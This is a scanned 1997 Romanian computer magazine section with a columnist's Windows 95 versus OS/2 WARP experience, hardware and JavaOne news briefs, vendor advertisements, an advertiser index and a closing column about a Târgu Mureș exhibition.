M-am hotărât să pun softul aparatului de fotografiat pe notebook, unde aveam de altfel tot softul de editare video. Am comandat un Windows 95, iar în seara zilei următoare, pe când stăteam în pat și mă uitam la TV (nu mă simțeam prea bine), am luat discurile și am început să instalez „chestia" (citește Windows 95). A mers bine. N-a trebuit să re-formatez discul, fiindcă am comandat un Windows 95 *update* și tot ce rulam pe mașină a fost transferat peste. Chiar tot? Dar asta-i o poveste lungă și sunt sigur că cititorul e deja obosit, dar mulțumit că am reușit în fine să-mi pun în funcțiune softul de la Agfa. Ca să scurtez povestea, n-am mai reușit în nici un chip să folosesc cartela de rețea din notebook. Indiferent ce am făcut – și am tot făcut două zile – driverul PCMCIA n-a vrut să meargă cu cartela ethernet D-Link DE-650. Lucra bine cu modemul AT&T, dar refuza să meargă cu cartela ethernet. Am petrecut aproape două zile vorbind la telefon cu oamenii de la D-Link. Am ajuns la situația jenantă că erau de acord să-mi cumpere înapoi cartela numai să-i las în pace, dar n-am reușit s-o fac să meargă. Am lăsat-o baltă și am hotărât să-mi transfer pe disc pozele. Spre amuzamentul meu, am constatat că discheta formatată sub WARP-DOS nu putea fi citită de Windows 95. A trebuit deci s-o formatez sub Windows 95 și să aduc imagine prin server de pe stația Windows 95. Asta-mi place mie: simplitate și compatibilitate. Microsoft s-a întrecut pe sine: sunt foarte compatibili atâta vreme cât toată lumea folosește doar produsele lor...

Încă n-am reușit să înțeleg toată agitația legată de „plug and play". Începând cu Micro Channel, toate mașinile IBM au avut ceva de genul „plug and play". Nu se chema așa, era mai degrabă „sniff and play", fiindcă CMOS-ul „mirosea" toate perifericele conectate la computer. Nu era nevoie de configurarea manuală a dispozitivelor sau a plăcilor video. Mai târziu, WARP a făcut același lucru. Înainte de instalare, sistemul de operare arăta utilizatorului ce fel de hardware era prezent și, cu rare excepții, alegerea era întotdeauna cea bună. Am observat că de o vreme toate plăcile de bază sunt capabile să identifice periferia conectată și nu mai e nevoie de configurarea manuală a CMOS-ului. Am uitat să amintesc și de Compaq, deși e poate exemplul care-mi este cel mai familiar... Așa că ce mare scofală face Microsoft cu „plug and play"-ul, care cel mai adesea e „plug and pray"?

Deși la început am fost impresionat de viteza cu care se încarcă Windows 95, după ce am terminat de încărcat tot softul, driverele și aplicațiile pot spune cu certitudine că viteza nu-i cine știe ce... Înțeleg că la WARP încărcarea durează mai mult fiindcă are de încărcat o grămadă de kernel și cod, dar Windows 95 ce scuză are? Apropo, NT nu-i nici el rapid la încărcare...


Va asteptam la CERF 97, Pavilionul 107

NCR leader of

middle range nt and unix systems

scaleable data warehouse

high availability transaction processing



NCR Romania, telefax (01) 312.66.93

http://www.ncr.com

Pe scurt

Ca să rezum lucrurile: am trei sau patru calculatoare care au fost conectate între ele și totul a mers bine. Acum am doar trei calculatoare conectate iar portabilul îmi dă uneori tot felul de mesaje de eroare, mai ales din cauză că 8 mega de RAM nu-i ajung lui Windows 95 ca să ruleze mai multe programe deodată. Portabilul nu-l mai pot folosi ca stație de lucru fiindcă Windows 95 nu recunoaște cartela de rețea. Știu, se pot invoca fel de fel de scuze, dar n-am avut astfel de probleme când rulam WARP pe același hardware. Ca să nu mai amintesc că nu mai pot folosi unul dintre porturile seriala ale stației... Pot să supraviețuiesc, sigur că pot. Chiar am nevoie de al doilea port serial, sau să mă conectez la rețea. Desigur că nu neapărat. Am citit într-o revistă de OS/2 o afirmație a unui jurnalist, pe care la vremea aceea n-am înțeles-o pe deplin: „una dintre contribuțiile Microsoftului la lumea calculatoarelor este că a reușit să coboare pretențiile utilizatorilor". Măcar acum am înțeles perfect.

După ce am rulat Windows 95 pe computerul meu, trebuie să admit că ar fi fost un produs foarte bun dacă ar fi fost realizat cu vreo șapte ani mai devreme. Așa ar fi trebuit să arate Windows în copilărie. Acum e puțin cam târziu. Nu pot totuși să nu îi admir pe cei de la Microsoft. Nu numai că ne alimentează cu produse sub standard, dar reușește să păcălească o lume întreagă că Windows 95 este un produs la același nivel cu OS/2 WARP. Adevărul este că ele nu sunt similare, deci o comparație onestă nu se poate face. Nu poți să compari mere cu fructe de kiwi. Or fi ele fructe, or fi ele gustoase, dar au altă consistență, alt gust și, cred eu, vitamine diferite...

Și înainte de a încheia, aș vrea să menționez că aștept să fac o comparație între două produse similare, WARP și NT, pentru că nu e cinstit să compari Windows 95, care este un sistem hibrid pe 16 și 32 de biți, cu primul sistem de operare grafic cu adevărat pe 32 biți. Chiar și atunci nu va fi cinstit, dar măcar WARP se va măsura cu cineva de talia lui...

Și ultimul lucru: produsul de la Agfa este superb iar pozele sunt teribile. Merită banii până la ultimul penny. Atunci când rulează pe „sistemul de operare potrivit" softul este și el grozav și sunt convins că oricine investește în hardware sau software nu doar că se va distra, dar va economisi și o grămadă de bani. Am imprimat câteva imagini cu o imprimantă Jet 610C pe hârtie obișnuită și arătau foarte bine. Dacă aș fi listat pe hârtie cretată sunt sigur că rezultatele ar fi fost mai bune decât copiile pe care le-aș fi obținut din acele oribile „one hour photo machines"...

Domnul Harrison Forbes conduce compania T&Consulting, Inc. Poate fi contactat (în englezește sau românește) prin e-mail la: **cforbes@imb.net.**

M.G.T. Trade srl
tel. (01)3120311 fax. (01)6150701
Official distributor

Hitachi creates everything you are looking for in a monitor

HITACHI
Masters of Monitor Technology

Vă așteptăm la CERF '97, Pavilion 105, Stand 1218

Vă așteptăm la CERF '97, Pavilion 105, Stand 1218

Primul PC Card GSM

Xircom Europe N.V.(NASDAQ:XIRC) anunţă lansarea adaptorului CGSM (CreditCard GSM) din familia de produse PC Card GlobalACCESS. CGSM este un PC Card tip II proiectat să suplimenteze tipurile de produse modem de 33.6 Kbps ale companiei. Deşi reprezintă primul produs oferit de Xircom în domeniul transmisiei de date GSM, el posedă un domeniu larg de funcţii pentru a cuprinde toate cerinţele utilizatorilor GSM din zilele noastre. Setul de funcţii ale acestui card includ:

Xircom
CreditCard
GSM

Suport pentru telefon: CGSM va suporta iniţial tipurile cele mai cunoscute de telefoane Ericsson şi Philips compatibile cu transmisiile de date GSM. După o negociere prealabilă cu ceilalţi producători majori de telefoane, Xircom intenţionează să adauge suport pentru modele de la Nokia, Siemens şi Alcatel.

Date: Transmisie şi recepţie de date, transfer de fişiere sau orice alt tip de date prin legături wireless GSM la o rată de transmisie de până la 9600bps. Card-ul suportă setul de comenzi Hayes AT şi oferă suport pentru suplimentare de comenzi AT pentru echipamente mobile. Transmisia de date este realizată folosind protocolul RLP. De asemenea este suportată compresia V.42 bis.

Fax: CGSM se conformează standardului Group III, class I şi permite transmisia şi recepţia de fax-uri la o rată de transfer de 9600bps, cu suport pentru viteze de 2400, 4800bps. Transmisia de faxuri se conformează specificaţiilor GSM TS 03.45 cunoscute şi ca Teleservice 62 fiind de asemenea compatibilă cu Teleservice 61.

SMS: Funcţia Short Message Service permite transmiterea şi recepţia de mesaje de până la 160 de caractere în lungime. CGSM se conformează standardului ETSI GSM 07.05 pentru mesaje până la 160 de caractere în lungime şi asigură o generare şi terminare mobilă a serviciilor SMS.

O nouă alternativă pentru cablu

În dorinţa sa de-a satisface cerinţele utilizatorilor mobili, Xircom a introdus MiniDock - o nouă alternativă pentru conectarea la cablu. MiniDock este un sistem nou de conectică pentru GlobalACCESS CreditCard Ethernet + Modem 33.6 care combină cablurile Ethernet şi cele de modem într-o piesă miniatură ce poate fi montată foarte uşor într-un PC Card. MiniDock prevede de asemenea LED-uri uşor de citit pentru vizualizarea informaţiilor de stare LAN şi de modem.

Alianţa Xircom, Lucent Technologies

Xircom Europe a anunţat că pentru noua sa familie de modemuri de 56 Kbps va folosi chipset-ul pentru modemuri de 56 Kbps de la Lucent Technologies. Anul trecut în noiembrie, Lucent şi Rockwell Semiconductor Systems au căzut de acord ca propriile tehnologii de modem de 56 Kbps să fie interoperabile. Protocolul rezultat este cunoscut ca şi K56flex. De atunci, mai mult de 400 de companii de comunicaţii şi calculatoare incluzând marea majoritate a producătorilor de modemuri, PC-uri ş servere RAS (Remote Access Server) au afirmat că vor suporta K56flex.

Soluţii Fast Ethernet pentru utilizatorii de notebook-uri.

3Com Corporation a anunţat două PC Card-uri Fast Ethernet pentru utilizatorii de notebook-uri - Fast Etherlink XL CardBus pe 32 de biţi şi Fast EtherLink pe16 biţi. Produsele lansate vor beneficia de tehnologia procesării paralele patentate de 3Com şi de funcţii de acces dinamic pentru a furniza aceeaşi conectivitate de reţea de înaltă performanţă ca şi cartelele desktop Fast EtherLink de interfaţă cu reţeaua. PC Card-ul Fast EtherLink XL CardBus este cu până la 25 % mai rapid decât produsele competitive de pe piaţă, în timp ce consumă mai puţin de jumătate de energie. Pe măsură ce reţelele corporaţiilor migrează spre Fast Ethernet, utilizatorii notebook vor trebui să achiziţioneze NIC-uri de 10/100 Mbps. Aceşti utilizatori au trei posibilităţi: o staţie de docare cu un NIC desktop, un PC Card pe 16 biţi pentru majoritatea notebook-urilor cu sloturi PC Card pe 16 biţi sau un CardBus PC Card pe 32 de biţi pentru noile notebook-uri echipate cu sloturi CardBus PC Card. 3Com suportă acum toate cele trei posibilităţi. Sloturile 32-bit CardBus disponibile pentru modemurile din ultima generaţie sunt capabile de operaţii la 132 Mbps, aceeaşi viteză ca şi cea a sloturilor PCI din sistemele desktop. Acest bus nou va deschide orizonturile către un domeniu larg de aplicaţii multimedia şi alte aplicaţii ce necesită un transfer masiv de date şi va permite performanţe de reţea de 100 Mbps. Fast EtherLink XL CardBus PC Card de la 3Com este proiectat astfel încât să folosească la maxim avantajul datorat bus-ului de înaltă performanţă.

Din moment ce sloturile PC Card 16-bit operează la viteze similare busului desktop ISA, ele nu vor putea furniza un transfer de 100 Mbps. Fast Etherlink 16 bit PC Card de la 3Com este proiectat pentru acele notebook-uri cu sloturi PC Card pe 16 biţi care permit o rată de transfer în domeniul 20/30 Mbps.

Ambele PC Card-uri includ soft-ul AutoLink pentru o instalare rapidă şi uşoară, respectiv AutoIQ care rezolvă automat multe din problemele de instalare ale notebook-urilor. Ele vor fi disponibile pe piaţă la mijlocul anului în curs.

Gigabit Ethernet de la 3Com

Santa Clara, Calif., 7 aprilie, 1997 - 3Com Corporation (NASDAQ: COMS) anunţă prima soluţie completă de sistem Gigabit Ethernet. Cuprinzând cinci oferte noi, sistemul va suporta aplicaţii de bandă largă, cu un timp de întârziere mic, prin furnizarea unor soluţii complexe pentru întreaga gamă a lăţimii de bandă de la 10 Mbps partajat până la 1 Gbps comutat.

3Com a anunţat de asemenea preţuri noi, competitive pentru suita sa de comutatoare stivuibile SuperStack II, pornind de la un preţ de numai 99$ per port pentru comutatoare desktop. Fiind primul producător care a coborât sub 100$ per port, 3Com reprezintă premergătorul dezvoltării pe scară largă a unei tehnologi de comutare la un preţ convenabil pentru cei ce sunt sensibili la preţ. Suplimentar, 3Com a anunţat că intenţionează să furnizeze în prima jumătate a lui 1998 soluţii de rutare LAN Gigabit Ethernet şi Fast Ethernet care vor suporta mai mult de 30 de milioane de pachete per secundă.

"Cu noile produse Gigabit Ethernet şi noile preţuri pentru comutatoarele SuperStack II, 3Com îşi continuă dominaţia în construirea de sisteme Ethernet scalabile şi avansate", a afirmat Ron Sege, senior vice president, 3Com Systems. "3Com reduce preţul comutatoarelor desktop, de care au nevoie clienţii pentru a oferi suport aplicaţiilor de bandă largă respectiv celor critice la întârzieri, cum ar fi intranet-uri de firmă şi multimedia pe Internet. Preţurile reduse vor determina apariţia unei comutări omniprezente, fiind astfel nevoie de reţele backbone de mare capacitate cum ar fi Gigabit Ethernet pentru a combina un trafic desktop comutat de mare viteză. 3Com furnizează o soluţie completă pentru a rezolva necesarul pentru această piaţă în creştere."

Cu mai mult de 2 milioane de porturi comutator Gigabit deja instalate în comutatoarele stivuibile SuperStack II Ethernet şi Fast Ethernet şi 32,5% din piaţa de sisteme stivuibile, 3Com se pregăteşte pentru tranziţia către o răspândire globală a comutării desktop şi ca urmare către reţelele Gigabit ale generaţiei de mâine.

Comutare Gigabit Ethernet

Noul sistem 3Com va furniza în mod unic viteze Gigabit practic pentru fiecare punct de reţea pentru a asigura o performanţă de comutaţie LAN fără restricţii. Noile produse vor include funcţii performante şi o cartelă de interfaţă cu reţeaua (NIC) pentru backbone, dulap de distribuţie şi conectivitate server. Păstrând investiţiile anterioare în echipamentul 3Com, noile produse vor lucra cu comutatoarele 3Com SuperStack II şi CoreBuilder respectiv cartelele EtherLink NIC.

Noile posibilităţi vor include coexistenţa între modul de transfer asincron (ATM) şi Gigabit Ethernet, conectivitate comutată FDDI - Gigabit Ethernet, posibilitatea de-a controla lăţimea de bandă a reţelei.

Întărite de programul TranscendWare de la 3Com, noile produse abordează trei probleme cu care se confruntă în prezent clienţii: scalarea performanţei reţelei, introducerea şi monitorizarea politicii globale şi suportul aplicaţiilor generaţiei de mâine. Soft-ul inteligent TranscendWare va furniza funcţionalităţi avansate - cum ar fi comutare Fast IP, clasă de servicii şi calitate a serviciilor, RMON de la un capăt la altul (monitorizare de la distanţă) şi SLA-uri (Service Level Agreements). Noile produse 3Com vor include:

SuperStack II Switch 9000 SX,

SuperStack II Switch Gigabit Ethernet Module SX,

CoreBuilder 7800 Gigabit Ethernet Interface Card.

Preţurile mici ale comutatoarelor Gigabit facilitează suportul pentru aplicaţii avansate

Prin reducerea costului comutării desktop şi a grupurilor de lucru, 3Com va face ca avantajele intranet-urilor şi a procesării multimedia să poate fi folosite de toţi utilizatorii în timp ce va fi asigurat necesarul pentru migrarea către Gigabit Ethernet de mare performanţă. Noile produse includ:

Ethernet dedicat pentru desktop cu SuperStack II Desktop Switch cu un preţ de 99$/port.

Comutare de segment Ethernet cu SuperStack II Switch 1000 cu un preţ 136$/port.

Comutare Fast Ethernet pentru conectarea grupurilor de lucru sau a comutatoarelor desktop pentru fermele de servere folosind SuperStack II Switch 3000 cu un preţ de 389$/port.

Pentru mai multe informaţii legate de acest anunţ puteţi vizita situl 3Com: http://www.3com.com.

Noi produse Apple

În conformitate cu anunţurile făcute pe 17 februarie de Apple Computer în S.U.A şi pe 18 februarie de Apple Computer Europe în Europa, pe data de 19 februarie 1997 compania Integrated Romanian Information System (IRIS S.A.) anunţa pieţei din România şi Moldova lansarea noilor produse Apple destinate clienţilor de pe piaţa de publicaţii, afaceri şi educaţie. În acest grup de produse se disting: Apple Macintosh Powerbook 3400, unul dintre cele mai puternice calculatoare de tip laptop de pe piaţa mondială; o gamă completă de calculatoare Power Macintosh destinate segmentelor profesioniste; calculatoare cu performanţe ridicate pentru educaţie şi afaceri; noul MesagePad 2000 (Personal Digital Assistent): o soluţie mobilă de conectare la Internet pentru oamenii de afaceri; o cameră de luat vederi pentru captura şi prezentarea digitală a imaginilor şi informaţiilor.

Destinat clienţilor din afaceri, educaţie, ştiinţă, inginerie şi design, noul PowerBook 3400 rulează la frecvenţa de 240 MHz şi are facilităţi deosebite de comunicaţie şi multimedia. Având în „spate“ puterea şi performanţa procesorului Power PC 603e la 240 MHz şi funcţionalitatea comunicării Ethernet/modem, modulele de expansiune interschimbabile, programul Apple Location Manager şi un sistem de sunet alcătuit din patru boxe - PowerBook 3400 reprezintă o balanţă perfectă performanţă/cost pentru cei la care are importanţă factorul mobilitate.

Noile linii de calculatoare Power Macintosh, includ modelul PowerMacintosh 9600, la frecvenţa de 200-233 MHz destinat pieţei de publcaţii cu un nou design turn care permite extinderea sistemului prin adăugarea de componente. O altă piesă importantă este modelul PowerMacintosh 9600/200MP, un calculator biprocesor, cu două PowerPC 604e la 200 MHz, care oferă performanţă maximă la utilizarea aplicaţiilor concepute să fructifice puterea de calcul. Se evidenţiază de asemenea modelul Power Macintosh 4400/200, un sistem rapid bazat pe procesorul PowerPC 603e la 200 MHz, destinat segmentului de afaceri (este la fel de rapid ca şi vechiul 9500/132).

Pentru oamenii de afaceri care au nevoie de putere de calcul în timp ce călătoresc, Apple anunţă disponibilitatea produsului MessagePad 2000 (cu sistemul de operare Newton), oferind un sortiment complet de soluţii integrate cum ar fi: poştă electronică, acces Web, conectivitate etc. MessagePad va putea fi achiziţionat începând cu luna aprilie la un preţ de aproximativ 1000$.

Pentru clienţii din toate sectoarele de activitate, Apple anunţă apariţia noului model QuickTake 200 Digital Camera pentru Macintosh, care permite utilizatorilor capturarea, editarea, partajarea şi prezentarea imaginilor prin intermediul unui televizor, a unui monitor sau a unui videocasetofon.

În sfârşit, dar nu în ultimul rând, Apple anunţă semnificative reduceri de preţuri în linia server-elor, mai exact până la 26% pentru server-e şi 78% pentru accesorii. Imprimantele color StyleWriter se bucură şi ele de o reducere cu 24% a preţului de vânzare.

Pentru mai multe informaţii vă rugăm să luaţi legătura cu *Apple Authorised General Distributor IRIS S.A. la tel. 01-232-1047 şi fax 01-232-1046 sau la adresa de e-mail irs@com.pcnet.ro*

JavaOne 97

În perioada 2-4 aprilie, în cadrul centrului Moscone Convention din San Francisco, s-a desfăşurat JavaOne, ediţia 97, conferinţa mondială anuală a dezvoltatorilor Java. Aflată la a doua ediţie, conferinţa a reunit aproximativ 10.000 de participanţi, aproape dublu faţă de anul trecut. Organizată de Sun, JavaOne este, poate, cea mai importantă manifestare la care ar dori să participe un dezvoltator Java.

Sun a precizat că JavaOne nu este un tur de forţă al departamentului de marketing al companiei, ci un forum deschis pentru schimbul liber de idei în comunitatea dezvoltatorilor Java.

La conferinţă s-au numărat peste 300 de expozanţi, iar printre co-sponsorii conferinţei s-au aflat Apple, Corel, IBM, Netscape, Novell, Oracle şi SGI. Dintre cei care au luat cuvântul cele mai importante personalităţi au fost: **James Gosling**, creatorul Java şi vicepreşedinte Sun, **Alan Baratz**, director JavaSoft, **Eric Schmidt**, ex-director tehnic Sun şi director Novell, **Scott McNealy**, preşedinte şi director Sun. Au participat şi câteva personalităţi considerate părinţi ai Internet-ului: **Vinton Cerf**, vicepreşedinte MCI, **Robert Kahn**, **Steve Wolff** şi *Hans-Werner Braun*.

Atenţia publicului a fost captată de descrierea evoluţiei mediului Java în următoarele 12 luni şi de anunţarea unor noi produse, tehnologii, API-uri Java, parteneriate cu alte companii software şi hardware.

Sun a afirmat că în acest an va lansa două noi versiuni ale kitului de dezvoltare Java. Versiunea din vară va include noul model de securitate bazat pe semnături digitale, biblioteca de clase *Java Foundation Classes* (o extindere a bibliotecilor AWT de la Sun şi IFC de la Netscape cu noi componente de interfaţă cu utilizatorul, iniţiativă sprijinită de Netscape şi IBM) şi noi API-uri: *Java Sound*, *Java Advanced Imaging* şi *Java Input Method*. În a doua versiune, maşina virtuală Java va implementa tehnologia HotSpot de la LongView Technologies care va rula aplicaţiile Java la o viteză egală cu viteza rulării aplicaţiilor C++ compilate.

A fost lansată formal iniţiativa „Java pură 100%" cu sprijinul companiilor Apple, IBM, Netscape, Novell şi Oracle. Iniţiativa oferă programe educaţionale, specificaţii de testare şi certificări pentru aplicaţiile Java care vor fi compilate o singură dată şi vor rula pe orice platformă virtuală Java.

O direcţie foarte importantă în strategia Sun de răspândire a mediului Java este crearea cadrului pentru dezvoltarea de apli-

EUnet
Connecting Europe since 1982

Mai ieftin ca fax-ul, Internet
Mai rapid ca DHL-ul! TCP/IP

Cele mai moderne, ieftine şi comode soluţii de comunicaţii electronice şi conectare la Internet, de acum şi la dispoziţia dumneavoastră!

EUnet Mail - Fax Delivery
Nou!
EUnet Mail

telnet
ftp
gopher
www

EUnet Romania SRL
Bd. Unirii 20, Bl. 5C, Et. 2,
Ap. 14, Sect. 4, Bucureşti

Modem: 410.1162, 8N1, Username: info, login: info,
Tel: 4100100, Fax:4103883, E-Mail: info@eunet.ro

GEMINI SP
Plus in quality
Str. Vasile Conta Nr.9 bis Bucureşti 2
Tel/Fax: 210.85.65, 210.85.70

Prin cel mai nou
HEWLETT PACKARD
hp
Authorised Wholesaler
puteţi obţine:

Orice configuraţie pentru
PersonalComputers.
Software.
InkjetPrinters.
LaserjetPrinters.
Scanners.
InkjetPlotters.

VIZITAŢI-NE LA CERF
ÎN PERIOADA
13-17 MAI 1997

Sisteme LCD de proiecţie interactive

caţii Java server. *„Java Platform for the Enterprise“* are la bază tehnologia Enterprise JavaBeans şi include o suită de API-uri de conectivitate: *JDBC* pentru acces la baze de date, *Java Naming and Directory Interface* pentru conectare la serviciile de numire şi directori de informaţii, *Java IDL* pentru interoperare cu CORBA, *Java Transaction Service* pentru tranzacţii, *Java Management* pentru administrarea resurselor sistem şi de reţea şi *Java Message Service* pentru servicii de comunicare.

În efortul de a extinde Java de la supercalculatoare până la aparatele de uz casnic, platforma software Java va fi împărţită în patru categorii: Java Platform for the Enterprise, PersonalJava destinată echipamentelor de genul televizoarelor, copiatoarelor, EmbeddedJava pentru echipamente cu microprocesoare dar cu puţină memorie (pagere, telefoane celulare) şi JavaCard pentru cartelele inteligente, înlocuitoarele cartelelor magnetice.

Referitor la JavaBeans, Sun a licenţiat tehnologia InfoBus de la Lotus care va fi folosită în schimbul dinamic de date între componente JavaBeans, iar IBM dezvoltă un produs care va converti controalele ActiveX în componente Beans.

Sun şi-a prezentat calculatoarele de reţea JavaStation alături de terminalele Java prototip de la Mitsubishi şi Toshiba.

Sun a anunţat şi iniţiativa JavaPC, prin care un PC rulând DOS sau Windows va putea fi transformat foarte uşor într-un calculator de reţea.

Printre cele mai importante produse expuse la JavaOne au fost VisualAge şi AppletAuthor de la IBM, pachetul Corel Office pentru Java, componentele Kona de la Lotus.

Informaţii despre preodusele Java puteţi obţine la :

http://java.sun.com
http://www.cs.huji.ac.il/course/java/
http://www.gamelan.com
http://www.javasoft.com
http://www.javaworld.com
http://www.sys-con.com/java
http://www.sigs.com/jro/
http://www.december.com/works/java/info.html

MICĂ PUBLICITATE

PCuri, SERVERe, Stații de lucru... care funcționează perfect.
HEWLETT® PACKARD
Tel.: 211.77.80, 210.30.90, 210.30.93 Fax.: 211.77.87
E-mail: office.orcas@mediafax.ro
orcas@trend.ro
ORCAS BIROTICA

EPSON
Authorized Dealer
Centru de service autorizat
Consumabile originale
Ribbon LX-300... 30.938 lei
Ribbon LQ-100... 46.062 lei
Ribbon FX-1170/LX-1050... 38.500 lei
Ink Cartridge STYLUS 800/1000 DPCK... 220.000 lei
Black Ink Cartridge for Stylus Color/PRO... 165.000 lei
Color Ink Cartridge for Stylus Color/PRO... 350.625 lei
Black Ink Cartridge for Stylus 500... 185.625 lei
Color Ink Cartridge for Stylus 500... 268.125 lei
Hîrtie A4 (100 coli) pentru 720 dpi... 151.250 lei
Black Ink Crtg for Stylus 820/Color IIs/II... 185.625 lei
Upgrade Kit Color for STYLUS 200... 598.125 lei
TRICORP electronics
BUCUREȘTI
tel/fax: 679 48 79; 230 44 58; 210 52 64
CRAIOVA
tel/fax: 051- 41 66 87
e-mail: tricorp@radiotel.ro

Anunț

Informăm pe cei intresaţi că revista noastră electronică, Agora On Line, este oglindită pe serverele firmelor InterComp şi Kappa. Puteţi citi Agora On Line şi la adresele:

http://www.starnets.ro/agora/
http://www.kappa.ro/agora/

Cât costă lumea?

Nu ştim.
Ce vă putem însă spune este că un anunţ de mică publicitate de această dimensiune costă
80$

BYTE ROMÂNIA
Puteţi obţine informaţii suplimentare la:
Computer Press Agora
Tel.: 065-166516
065-166257

WWW, E-MAIL, FTP...
Total access!
INTERNET
Net Soft
Tirgu Mureş
tel/fax: 065-162614
e-mail: info@netsoft.ro
Sunaţi acum - şi mîine sînteţi conectat !

®DISTRIBUITOR UNIC AL FIRMEI FAST
Fast Multimedia AG
MOVIE MACHINE, FPS 60, AV MASTER, VIDEO MACHINE
- echipamente multimedia pentru achiziția de semnal video și audio
- posibilitate de editare digitală on-line, mixaj video
- sisteme de compresie de tip MJPEG și MPEG
- editare a efectelor digitale
KEYSYS GrafX
3700 Oradea ROMÂNIA, str. Roşiorilor nr.1
tel./ fax: 0040-(0)59-436281, tel: 0040-(0)59-137700, 137794, 419805, 419806


INDEXUL INSERENȚILOR

Nr.	Firma	Pag.	Telefon
	A		
1	ACE Comp. Iași	100	032-213122
2	ACT	99	01-6377156
3	Ager Business Tech	46,47,73	01-4103303
4	Agnor	5	01-2118800
	B		
5	Biro Technologies	4	01-2234649
	C		
6	CHS Electronics	106	01-3234057
7	CIEL	122	01-6505739
8	Cipro	16	01-2200400
9	Computer Land	113	01-3367593
10	Computer Press Agora	24,28,87,88,112,118	065-166516
11	Comtek	35	01-2306281
12	CoRES Trade	99	056-190051
	D		
13	Digital România	91	01-2105508
	E		
14	EMS	62	01-6654996
15	EUnet România	127	01-4100100
16	Expert System Plus	128	01-2108565
17	Export Consult	98	01-3304549
	F		
18	Flamingo Computers	46,47,CIII	01-2225041
19	Forte Company	1	01-3122360
20	FROsys	99	064-430805
	G		
21	Gemini SP	127	01-2108565
22	Genesys Software	99,106,109	01-6384944
	H		
23	Hotsoft	54	065-166516
	I		
24	ICL Romania	17	01-2506175
25	Imation	11	01-2225281
26	Imperial Electric	99	01-6871547
27	InterComp	94	01-3238255
	K		
28	Keysys Gfx Oradea	128	059-436281
29	KTech	45	01-6503971

Nr.	Firma	Pag.	Telefon
	M		
30	MGT Trade	23,124	01-3120311
31	Microsoft România	1,9,51	01-2229012
32	MINOLTA România	2	01-6346245
33	Multimedia Automex România	58	061-761845
	N		
34	National Instruments	99	US(512)795-8411
35	Net Brinel Computers	93	064-430280
36	NCR-CE	123	01-3126693
37	Netsoft	128	065-166516
	O		
38	Oracle	66	01-2503235
39	Orcas Birotica	128	01-2117780
	P		
40	Prince Software	99	032-212559
	R		
41	Romus Industries	100	01-2301650
	S		
42	S&T	27	01-3307217
43	Salient România	3	01-2121790
44	Scop Computers	CII,51	01-2234054
45	Sintezis Birotica Oradea	100	059-443288
46	Sirom Graphics	103	01-2360484
47	SISTEC	100	064-190282
48	Soft-tronik	96,97	068-151565
49	Sowah România	43	059-456456
50	Sprint Computers	CIV	044-110700
51	Starsoft	18	051-415800
	T		
52	Tehnorom	99	032-116502
53	Tornado Sistems	69	041-618580
54	Tricorp Electronics	65,128	01-6794879
55	Trilux	120	01-6102427
	U		
56	Unitech Electronic	105	01-3369964

IOSIF FETTICH

Ultima



Tablouri dintr-o expoziţie

Una din cele mai frumoase clădiri din oraşul în care trăiesc este clădirea Teatrului Naţional. E frumoasă în sine, este frumoasă prin ambientul în care este plasată, este un punct de referinţă şi poate primul punct de pe lista „de vizitat“ a turistului de ocazie aflat în Tîrgu Mureş.

Foaierul teatrului, la rîndul lui, este elegant. Făcut cu imaginaţie şi îm mod cert cu dragoste pentru meserie şi cu dragoste pentru teatru. (De Bogdan Stăvescu, la începutul anilor '80).

Dacă ar fi de găsit un loc ideal pentru o expoziţie, n-ar fi prea multe variante de baleiat pînă cînd să ajungi la acest foaier. În plin centru, accesibil de oriunde, spaţios şi elegant. Cu puţină vreme în urmă, chiar în acest loc de vis a avut loc o dublă expoziţie: una de calculatoare-birotică etc. (noi cu Internetul fiind la etc.) şi una de icoane pe sticlă.

Mulţi dintre vizitatorii nu prea numeroşi au trecut curioşi prin ambele. Unii dintre ei în pauza dintre spectacole - pe durata expoziţiei, teatrul a continuat să funcţioneze normal. Alţii, puţini la număr, au trecut numai printr-una din ele. Iar unii le-au ignorat pe ambele.

Mi-au rămas cîteva amintiri din expoziţie, clişee care mă urmăresc.

Un cunoscut, născut şi crescut în Tîrgu Mureş, cap de familie şi om normal altfel, (cel puţin aşa am crezut ...) mi-a refuzat invitaţia de a intra să vadă ce arătăm, motivînd că încă n-a intrat niciodată în clădirea teatrului. niciodată. niciodată. niciodată. Nici măcar de curiozitate.

În drum spre expoziţie, într-o dimineaţă, trecînd pe lîngă şmenarii ce îşi fac veacul în faţa hotelului, mă surprinde o propoziţie aproape strigată, fragment dintr-o discuţie fără început şi fără sfîrşit: „lucrează pe Internet!“. Hm.

După-mesele, nelipsit, pe unul din calculatoare se instalează un chimist. Îşi caută informaţiile după care tînjeşte. A mai fost şi anul trecut. Zi de zi. Va fi probabil şi anul viitor. N-are bani şi Internetul e prea scump. Iar şefii sînt prea mari, şi imposibil de convins că ar avea vreun rost. Nimic nu are rost. Dar omul nostru vine - zi de zi, de cum iese din fabrică şi pînă cînd închidem standul, seara.

De vreo două ori era să luăm bătaie. Un domn vroia să ne convingă că n-are nici un rost. Că nu se poate. Că nu-s decît baliverne. L-am contrazis cu precauţie, găsindu-i la repezeală cîteva situri cu informaţii din cele a căror existenţă o nega cu vehemenţă. Buun. O fi. Dar oricum - nu se poate. Nu se poate, e clar? Şi oricum n-are rost. Sîntem prea săraci. Sîntem prea neputincioşi. Sîntem prea proşti. O fi ceva adevărat. Măcar pentru unii dintre noi.

